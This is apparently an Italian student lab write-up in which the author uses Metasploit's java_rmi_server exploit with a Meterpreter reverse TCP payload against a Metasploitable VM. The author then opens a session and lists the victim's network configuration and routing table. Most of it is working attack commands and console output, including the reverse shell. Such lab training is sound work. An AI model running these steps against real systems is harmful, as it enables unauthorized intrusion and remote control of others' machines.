

HACKING METASPLOITABLE

Ho iniziato settando gli ip della macchina attaccante (Kali) e della macchina vittima (Metasploitable):

KALI



METASPLOITABLE



A questo punto ho avviato msfconsole su kali, ho cercato l'exploit richiesto e l'ho selezionato. Fatto ciò ho settato le impostazioni così come richiesto dal modulo:

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

A questo punto possiamo far partire l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/vY9LOxdItCQxaa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34254) at 2024-09-27 05:40:02 -0400
```

Ci troviamo ora all'interno della metasploitable e, con l'utilizzo di meterpreter, andiamo ad individuare la configurazione di rete e la tabella di routing:

CONFIGURAZIONE DI RETE

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febc:4c95
IPv6 Netmask : ::
```

TABELLA DI ROUTING

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:febc:4c95  ::       ::
```